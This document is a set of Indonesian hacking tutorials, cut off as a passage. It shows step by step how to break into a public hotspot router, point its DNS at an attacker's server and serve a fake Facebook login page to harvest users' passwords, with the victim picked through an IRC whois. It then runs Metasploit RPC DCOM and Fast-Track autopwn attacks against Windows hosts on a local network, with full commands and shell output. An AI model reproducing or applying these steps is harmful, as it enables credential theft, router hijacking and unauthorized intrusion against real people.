; http://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems
```

Celah LFI ini dapat cukup berbahaya jika server mempunyai celah keamanan lebih jauh lagi didalamnya, oke, sekian dulu, cayooo

Oleh Kurniawan - yk_family_code@yahoo.com

Hacking Facebook para pengguna jaringan lokal via internet

Saat ini banyak cafe, kantor, mall dan sebagainya yang memanfaatkan speedy sebagai koneksi internet yang kemudian dishare aksesnya baik ke switch atau acces point.

Baiklah tools yang dapat siapkan jika ingin memulai adalah :

1. Simple DNS Server
2. Fake login Facebook
3. Hydra dan dictionarynya
4. Web Server


Untuk koneksi maka anda memerlukan akses yang dimana anda memiliki IP Publik untuk membuat DNS Server di komputer anda, jika anda tidak punya coba cari akses komputer yang mempunyai IP Publik misal di kantor anda bekerja dan sebagainya yang dapat dimanfaatkan untuk pembuatan DNS Server.

Di sini diasumsikan anda memiliki koneksi Speedy, jika anda menggunakan Modem router dan belum dilakukan IP Forwarding untuk port DNS Server dan web server yang ada dikomputer maka lakukan terlebih dahulu.

Setelah dilakukan forwarding maka tinggal anda install DNS Servernya yaitu Simple DNS Server.




Klik DNS Records



Muncul tampilan seperti diatas setelah klik DNS Records. Klik Quick Zone Wizard



Masukkan Zone namanya facebook.com lalu web server IP-nya diset IP Speedy anda, lalu klik OK.



Bingo, kita telah mendaftarkan domain facebook.com ke DNS Server kita untuk diarahkan ke IP Speedy kita yaitu 180.254.92.199. Setelah ini kita pasang web fake login facebook di web server kita, yang letaknya satu komputer dengan DNS Server kita saja biar selain irit IP publik juga sama saja.

The screenshot shows a blue-themed login form. It has two input fields: 'Email' and 'Kata Sandi'. To the right of the 'Kata Sandi' field is a 'Masuk' button. Below the 'Email' field is a checkbox labeled 'Biarkan saya tetap masuk'. Below the 'Kata Sandi' field is a link that says 'Lupa kata sandi Anda?'.

**teman lebih
Anda berada**

dia pada

ncar

nera dan kontak ponsel

Mendaftar

Gratis, sampai kapan pun.

Nama Depan:

Nama Belakang:

Email Anda:

Setelah kita melakukan redirect IP ke komputer kita dari router modem lalu memasang DNS Server kemudian melakukan setting dan memasang fake login di facebook di web

server, tinggal anda memasukkan IP Speedy yang dimiliki ke input Primary DNS Server yang ada di router modem target.


Mari kita coba salah satu target, seperti biasa, salah satu target empuk adalah para chatter di IRC.



Di atas ada chatter dengan nick hotspot_mania, saat diwhois hasilnya adalah :

```
hotspot_mania is ~hotspot@180.246.171.252 * hotspot
hotspot_mania on #jogjakarta
hotspot_mania using arcor.de.eu.dal.net www.arcor.de - Arcor Online Services
hotspot_mania has been idle 3mins 40secs, signed on Wed Oct 26 18:29:59
hotspot_mania End of /WHOIS list.
_
```

Kita mendapatkan IP target yaitu 180.245.171.252, lalu kita pastekan IP-nya ke browser.



Setelah kita masukkan IP tersebut di browser tampil inputan seperti diatas, disini jika password default tidak dapat menembus keamanan router modem maka anda dapat memanfaatkan Hydra untuk membobolnya, cara menggunakannya ada di artikel sebelumnya di blog ini.

Setelah masuk ke router dan router modemnya target adalah TP-LINK maka dapat klik Interface Setup, lalu LAN lalu DHCP dalam posisi enabled.

The screenshot shows the TP-LINK router's web management interface. At the top, the 'Interface Setup' tab is selected and circled with a red '1'. Below it, the 'LAN' sub-tab is selected and circled with a red '2'. The 'DHCP' section is expanded, showing the 'DHCP' option selected with a radio button, circled with a red '3'. The configuration fields are as follows:

Router Local IP	
IP Address :	192.168.1.1
IP Subnet Mask :	255.255.255.0
Dynamic Route :	RIP2-B
Direction :	None
Multicast :	Disabled
IGMP Snoop :	<input checked="" type="radio"/> Disabled <input type="radio"/> Enabled

DHCP	
DHCP :	<input type="radio"/> Disabled <input checked="" type="radio"/> Enabled <input type="radio"/> Relay

Diset Primary DNS Servernya dengan IP Speedy kita yang mengarah ke DNS Server kita. Untuk Secondary di isi DNS Servernya 8.8.8.8 saja.

The screenshot shows the 'DNS' configuration page. The 'DNS Relay' dropdown is set to 'Use User Discovered DNS Server Only'. The 'Primary DNS Server' is set to '180.254.92.199' and the 'Secondary DNS Server' is set to '0.0.0.0'.

DNS	
DNS Relay :	Use User Discovered DNS Server Only
Primary DNS Server :	180.254.92.199
Secondary DNS Server :	0.0.0.0

Jika sudah demikian, anda dapat menebak apa yang akan terjadi jika para pengguna hotspot, jaringan dan sebagainya yang memanfaatkan DHCP dari modem router ini. Cayoo

Penulis tidak bertanggung jawab atas semua hal yang diakibatkan oleh artikel ini.

Oleh Kurniawan - yk_family_code@yahoo.com


Hacking komputer di jaringan dengan X-code Linux

0.0.1

X-code Linux adalah Distro Linux yang didesain untuk melakukan hacking, disini penulis memberikan tutorial hacking menggunakan X-code Linux. X-code Linux adalah Distro Linux yang menggunakan turunan Slackware, Distro Linux X-code di buat oleh Jerry Maheswara pada tahun 2008. Bagi yang belum punya X-code Linux silahkan di download di <http://xcode.or.id/distroxcode.htm>.

Kalau sudah di download silahkan di burn ISOnya ke CDROM atau bisa juga ISOnya dimasukkan ke Virtualisasi. Oke kita langsung praktek saja.

Saat Booting X-code Linux akan muncul tampilan seperti dibawah ini.



Klik aja X-code Linux (CLI doang)



```
OCFS2 DLM 1.3.3
OCFS2 DLMFS 1.3.3
OCFS2 User DLM kernel interface loaded
GFS2 (built Apr 23 2008 11:51:13) installed
async_tx: api initialized (sync-only)
io scheduler noop registered
io scheduler anticipatory registered
io scheduler deadline registered
io scheduler cfq registered (default)
Limiting direct PCI/PCI transfers.
Activating ISA DMA hang workarounds.
pci_hotplug: PCI Hot Plug PCI Core version: 0.5
vesafb: framebuffer at 0xe0000000, mapped to 0xd0980000, using 1875k, total 1228
```

Nah abis itu tunggu
aja.



Saat diminta untuk masukkan login username dan password masukkan aja dengan login root, password xcode.

Selanjutnya dapat anda ikuti gambar dibawah ini.

```
x-code login: root
Password: *****

root@x-code:~# ls -al
total 0
drwxr-xr-x  3 root root  20 May  8  2007 ./
drwxr-xr-x 43 root root 200 Oct 30 23:55 ../
drwxr-xr-x  3 root root  39 May 25  2007 .mc/
root@x-code:~# cd ...
root@x-code:~# ls
bin/  dev/  home/  mnt/  pentest/  root/  srv/  tmp/  var/
boot/  etc/  lib/  opt/  proc/  sbin/  sys/  usr/
root@x-code:~# cd pentest
root@x-code:~/pentest# ls
bluetooth/  database/  exploits/  fuzzers/  re/  son/  voip
cisco/  enumeration/  fast-track/  password/  scanners/  tunneling/  vpn/
root@x-code:~/pentest# cd exploits
root@x-code:~/pentest/exploits# ls
framework2/  framework3/  inguma/  milw0rm.tar.bz2
root@x-code:~/pentest/exploits# cd framework2
root@x-code:~/pentest/exploits/framework2# ls
data/  exploits/  msfcli*  msfelfscan*  msfpayload*  msfweb*  sdk/
docs/  extras/  msfconsole*  msfencode*  msfpescan*  nops/  src/
encoders/  lib/  msfdldebug*  msflogdump*  msfupdate*  payloads/  t/
root@x-code:~/pentest/exploits/framework2# ./msfconsole
```

Di sini kita akan menjalankan Metasploit Framework, menggunakan msfconsole.

```

root@x-code:/pentest/exploits/framework2# ./msfconsole
Using Term::ReadLine::Stub, I suggest installing something better (ie Term::Re

< metasploit >

      _
     / \
    (oo)____
    ( )____) \
      ||--|| *

* -- --=[ msfconsole v2.8-dev [158 exploits - 76 payloads]

msf > ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:23:f1:5f
          inet addr:192.168.1.11  Bcast:255.255.255.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:95 errors:0 dropped:0 overruns:0 frame:0
          TX packets:946 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13777 (13.4 KiB)  TX bytes:46412 (45.3 KiB)
          Interrupt:10 Base address:0xd020

```

Setelah masuk ke Metasploit Framework, penulis lupa belum memeriksa ip address komputer sendiri hehe, baikkah di msf bisa kok, kita klik aja ifconfig, disitu tampil ipnya adalah 192.168.1.11.

```

msf > nmap -sP 192.168.1.1/24

Starting Nmap 4.60 ( http://nmap.org ) at 2011-10-31 00:14 GMT
Host 192.168.1.1 appears to be up.
MAC Address: 94:0C:6D:FD:5B:46 (Unknown)
Host 192.168.1.6 appears to be up.
MAC Address: 00:27:19:1D:80:13 (Unknown)
Host 192.168.1.11 appears to be up.
Host 192.168.1.22 appears to be up.
MAC Address: 00:40:F4:27:E5:BA (Cameo Communications)
Host 192.168.1.57 appears to be up.
MAC Address: 08:00:27:3F:48:0C (Cadmus Computer Systems)
Host 192.168.1.91 appears to be up.
MAC Address: 00:0E:E8:EB:38:38 (zioncom)
Host 192.168.1.96 appears to be up.
MAC Address: 00:40:F4:27:E5:BA (Cameo Communications)
Nmap done: 256 IP addresses (7 hosts up) scanned in 7.805 seconds

```

Kita scanning dulu ip lokal di jaringan kita pada range 192.168.1.1/24. Disini kita menggunakan NMAP, perintahnya NMAP -sP (range ip)

Nah dari IP yang muncul kita pilih saja salah satu target, misalkan 192.168.1.57, kita scan dengan NMAP -A (IP target).

```
msf > nmap -A 192.168.1.57

Starting Nmap 4.60 ( http://nmap.org ) at 2011-10-31 00:18 GMT
Interesting ports on 192.168.1.57:
Not shown: 1710 closed ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows XP microsoft-ds
445/tcp    open  microsoft-ds     Microsoft Windows XP microsoft-ds
1025/tcp   open  msrpc            Microsoft Windows RPC
5000/tcp   open  upnp             Microsoft Windows UPnP
MAC Address: 08:00:27:3F:48:0C (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2000
OS details: Microsoft Windows 2000 SP0/SP1/SP2 or Windows XP SP1
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
|_ NBSTAT: NetBIOS name: WINXP, NetBIOS MAC: 08:00:27:3F:48:0C
|_ Discover OS Version over NetBIOS and SMB: Windows XP

OS and Service detection performed. Please report any incorrect results at
```

Dari tampilan diatas kita mengetahui target menggunakan sistem operasi Windows. Kita coba salah satu exploit Windows, untuk mengetahui exploit-exploit yang ada di metasploit Framework maka dapat dengan perintah show exploits.

Disini kita akan mencoba dengan exploit RPC DCOM. Cara melakukan eksploitasinya untuk mendapatkan shell dapat sebagai berikut :

```
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set TARGET 0
TARGET => 0
msf msrpc_dcom_ms03_026 > set RHOST 192.168.1.57
RHOST => 192.168.1.57
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_bind
PAYLOAD => win32_bind
msf msrpc_dcom_ms03_026(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Sending request...
[*] Got connection from 192.168.1.11:60023 <-> 192.168.1.57:4444

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>_
```

Bingo, kita berhasil masuk ke komputer target.

Nah mudahkan melakukan hacking dengan Metasploit Framework yang sudah ada di distro Linux X-code. Oke silahkan melakukan explorasi sendiri X-code Linuxnya, cayoo.

Oleh Kurniawan - yk_family_code@yahoo.com

Hacking komputer otomatis di jaringan menggunakan X-code Linux 0.0.2 dengan memanfaatkan fast-track

Di artikel sebelumnya penulis mencontohkan hacking dengan menggunakan X-code Linux 0.0.1, saat ini penulis mencontohkan hacking dengan menggunakan X-code Linux 0.0.2 yang memanfaatkan program Fast-track yang sudah ada di dalamnya.

Oke, kita langsung praktek saja. Masukkan CD X-code Linux lalu lakukan boot, akan tampil tampilan seperti dibawah ini.



Pilih X-code Linux CLI saja yang lebih ringan



Ditunggu saja



Saat diminta melakukan login maka login dengan root dan passwordnya xcode. Selanjutnya dapat ikuti perintah dibawah ini.

```

x-code login: root
Password: *****

Last login: Thu Dec  4 08:48:41 +0700 2008 on pts/0 from 10.11.12.1.
root@x-code:~ # ls
Desktop/ System
root@x-code:~ # cd /
root@x-code:/ # ls
bin/  dev/  home/  mnt/  pentest/  root/  srv/  tmp/  var/
boot/  etc/  lib/  opt/  proc/  sbin/  sys/  usr/
root@x-code:/ # cd pentest
root@x-code:/pentest # ls
bluetooth/  enumeration/  fuzzers/  scanners/  voip/  windows_binaries@
cisco/      exploits/      password/  sun/      upn/  wireless/
database/   fast-track/    re/        tunneling/  web/

```

Dalam direktori pentest ini banyak pilihan untuk melakukan pentest, disini kita menggunakan fast-track saja.

```

root@x-code:/pentest # ls
bluetooth/  enumeration/  fuzzers/  scanners/  voip/  windows_binaries@
cisco/      exploits/      password/  sun/      upn/  wireless/
database/   fast-track/    re/        tunneling/  web/
root@x-code:/pentest # cd fast-track
root@x-code:/pentest/fast-track # ls
bin/ fast-track.py*  pentest  readme/  setup.py*
root@x-code:/pentest/fast-track # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:23:f1:5f
          inet addr:192.168.1.11  Bcast:255.255.255.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6401 errors:16 dropped:0 overruns:0 frame:0
          TX packets:6172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3195568 (3.0 MiB)  TX bytes:739158 (721.8 KiB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@x-code:/pentest/fast-track #

```

x-code never die ...,yogyafree live forever...

Dengan ifconfig kita dapat mengetahui IP komputer kita. Setelah kita lakukan scanning dengan nmap -sP (range ip), contohnya sebagai berikut yang sebenarnya sama caranya dengan tutorial sebelumnya :

```
root@x-code:/pentest/fast-track # nmap -sP 192.168.1.1/24
Starting Nmap 4.60 ( http://nmap.org ) at 2011-10-31 03:24 WIT
Host 192.168.1.1 appears to be up.
MAC Address: 94:0C:6D:FD:5B:46 (Unknown)
Host 192.168.1.6 appears to be up.
MAC Address: 00:27:19:1D:80:13 (Unknown)
Host 192.168.1.11 appears to be up.
Host 192.168.1.22 appears to be up.
MAC Address: 00:40:F4:27:E5:BA (Cameo Communications)
Host 192.168.1.39 appears to be up.
MAC Address: 08:00:27:3F:48:0C (Cadmus Computer Systems)
Host 192.168.1.91 appears to be up.
MAC Address: 00:0E:E8:EB:38:38 (zioncom)
Host 192.168.1.96 appears to be up.
MAC Address: 00:40:F4:27:E5:BA (Cameo Communications)
Nmap done: 256 IP addresses (7 hosts up) scanned in 7.710 seconds
root@x-code:/pentest/fast-track #
```

x-code never die ...yogyafree live forever...

Di sini penulis memilih target dengan IP address 192.168.1.39, disini penulis tidak memeriksa lebih jauh IP-nya karena disini penulis akan menggunakan fast-track dimana program ini akan otomatis mendeteksi OS target dan celah keamanannya yang lalu akan memberikan hasilnya kepada kita.

Kita dapat mencoba dengan perintah dibawah ini untuk informasi fast-track.py.

```
root@x-code:/pentest/fast-track# python fast-track.py
```

```
-----  
Fast-Track v3.0 - Where speed really does matter...
```

```
Automated Penetration Testing
```

```
Written by David Kennedy (ReL1K)
```

```
SecureState, LLC
```

```
http://www.securestate.com
```

```
dkennedy@securestate.com
```

```
Please read the README and LICENSE before using  
this tool for acceptable use and modifications.
```

```
-----  
Modes:
```

```
Interactive Menu Driven Mode: -i
```

```
Command Line Mode: -c
```

```
Web GUI Mode -g
```

```
Examples: ./fast-track.py -i
```

```
          ./fast-track.py -c
```

```
          ./fast-track.py -g
```

```
          ./fast-track.py -g <portnum>
```

```
Usage: ./fast-track.py <mode>
```

```
root@x-code:/pentest/fast-track# _
```

Kita gunakan mode interactive Menu Driven Mode saja.

Perintahnya Python fast-track .py -i maka akan tampil seperti dibawah ini


```
*** FreeTDS and PYMMSQL are installed. (Check) ***  
*** PExpect is installed. (Check) ***  
*** ClientForm is installed. (Check) ***  
*** Psyco is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:

Fast-Track - Where speed really does matter...
Version: 3.0
Written by: David Kennedy (ReL1K)
<http://www.securestate.com>

1. Fast-Track Updates
2. External Hacking
3. Internal Hacking
4. Exploits
5. BackTrack Server Services
6. Tutorials
7. Changelog
8. Credits
9. About
10. Exit

Enter the number:

Kita pilih nomor 2 yaitu External Hacking

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:

Fast-Track - Where speed really does matter...

Version: 3.0

Written by: David Kennedy (ReL1K)

<http://www.securestate.com>

1. Fast-Track Updates
2. External Hacking
3. Internal Hacking
4. Exploits
5. BackTrack Server Services
6. Tutorials
7. Changelog
8. Credits
9. About
10. Exit

Enter the number: 2

External Pentesting Menu:

1. Port Scanning
2. Launch Manual MSFConsole
3. Autopwn Metasploit Automated
4. FTP Brute Forcer
5. Auto SQL Injector
6. Binary to Hex Payload Generator
7. Metasploit Mass Client-Side Attack
8. Return to Previous Menu

Enter a number: 3

Kita pilih nomor 3 yaitu Autopwn Metasploit Automated.

```
1. Fast-Track Updates
2. External Hacking
3. Internal Hacking
4. Exploits
5. BackTrack Server Services
6. Tutorials
7. Changelog
8. Credits
9. About
10. Exit

Enter the number: 2

External Pentesting Menu:

1. Port Scanning
2. Launch Manual MSFConsole
3. Autopwn Metasploit Automated
4. FTP Brute Forcer
5. Auto SQL Injector
6. Binary to Hex Payload Generator
7. Metasploit Mass Client-Side Attack
8. Return to Previous Menu

Enter a number: 3

Choose which option you would like to do:

1. Run Metasploit Autopwn
2. Update Metasploit

Choose a number: 1_
```

Di sini kita pilih nomor 1 yaitu Run Metasploit Autopwn.

Choose which option you would like to do:

1. Run Metasploit Autopwn
2. Update Metasploit

Choose a number: 1

Metasploit Autopwn Automation

<http://www.metasploit.com>

This tool specifically piggy backs some commands from the Metasploit, not modify the Metasploit Framework in anyway. This is simply to auto from the autopwn feature already developed by the Metasploit crew.

Simple, enter the IP ranges like you would in NMap i.e. 192.168.1.-254 or whatever you want and it'll run against those hosts. Additionally, commands within the autopwn ip ranges bar, for example, if you want to host "appears down" just do -PN 192.168.1.1-254 or whatever...you can syntaxes in the Autopwn IP Ranges portion.

When it has completed exploiting simply type this:

sessions -l (lists the shells spawned)

sessions -i <id> (jumps you into the sessions)

Example 1: -PN 192.168.1.1

Example 2: 192.168.1.1-254

Example 3: -P0 -u -A 192.168.1.1

Example 4: 192.168.1.1/24

Enter the ip ranges to autopwn: 192.168.1.39_

Selanjutnya kita masukkan IP target yang ingin kita hack. Setelah dimasukkan lalu di enter dan ditunggu biarkan program bekerja.

```

[*] Trying to exploit Windows 5.1
[*] Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:
[-] Exploit failed: Could not bind to 8d9f4e40-a03d-11ce-8f69-0
er]
[*] Bound to 6bffd098-a112-3610-9833-46c3f87e345a:1.0@ncacn_np:
[*] Building the stub data...
[*] Binding to e67ab081-9844-3521-9d32-834f038001c0:1.0@ncacn_np:
[-] Exploit failed: The server responded with error: STATUS_OB
[*] Calling the vulnerable function...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Bound to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:
[-] Exploit failed: DCERPC FAULT => nca_s_fault_ndr
[*] Command shell session 2 opened (192.168.1.11:33529 -> 192.1
[*] The DCERPC service did not reply to our request
[*] Command shell session 3 opened (192.168.1.11:48419 -> 192.1
[*] Command shell session 4 opened (192.168.1.11:52332 -> 192.1

```

Setelah ditunggu sekian waktu ternyata muncul command shell session yang dimana command shell session tersebut muncul karena adanya celah keamanan pada komputer target. Oke setelah itu kita masukkan perintah session -l maka akan muncul daftar session ditampilkan seperti dibawah ini, setelah itu tinggal kita pilih ingin menggunakan session yang mana untuk masuk ke komputer target, sebagai contoh ditampilkan di bawah ini penulis menggunakan session yang pertama.

```

msf > sessions -l

Active sessions
=====

  Id  Description  Tunnel
  --  -
  1    Command shell  192.168.1.11:41547 -> 192.168.1.39:7269
  2    Command shell  192.168.1.11:33529 -> 192.168.1.39:13388
  3    Command shell  192.168.1.11:48419 -> 192.168.1.39:15474
  4    Command shell  192.168.1.11:52332 -> 192.168.1.39:16800

msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>_

```

x-code never die...yogyafree live forever...

Bingo kita mendapatkan shell, di komputer target, ternyata begitu mudahnya menggunakan Fast-track di X-code Linux 0.0.2. Cayooo.

Oleh Kurniawan - yk_family_code@yahoo.com

Teknik XSS (Cross Site Scripting) untuk mendapatkan shell target si pembuka URL

Teknik XSS merupakan suatu cara untuk memasukan / menginjeksikan kode-kode HTML ke suatu situs dengan menggunakan browser. Teknik ini umumnya digunakan oleh attacker untuk diberikan ke target untuk membuka dengan tujuan yang beragam misalnya untuk social engineering. Di sini penulis akan mencontohkan bagaimana cara penyerang memungkinkan mendapat shell target yang membuka dengan alamat situs yang memiliki celah keamanan XSS sebagai bentuk pancingan agar korban atau si target mau membukanya karena alamat domain depan yang terlihat meyakinkan, di sinilah fungsi XSS adalah untuk lebih meyakinkan target.

Di sini penulis mencontohkan celah keamanan pada CMS Blog PHP yang memiliki celah keamanan XSS pada variabel search di index.php.

<http://situsblogphp.com>



Di tes file index.php dengan variabel search di masukkan inputan kode html.

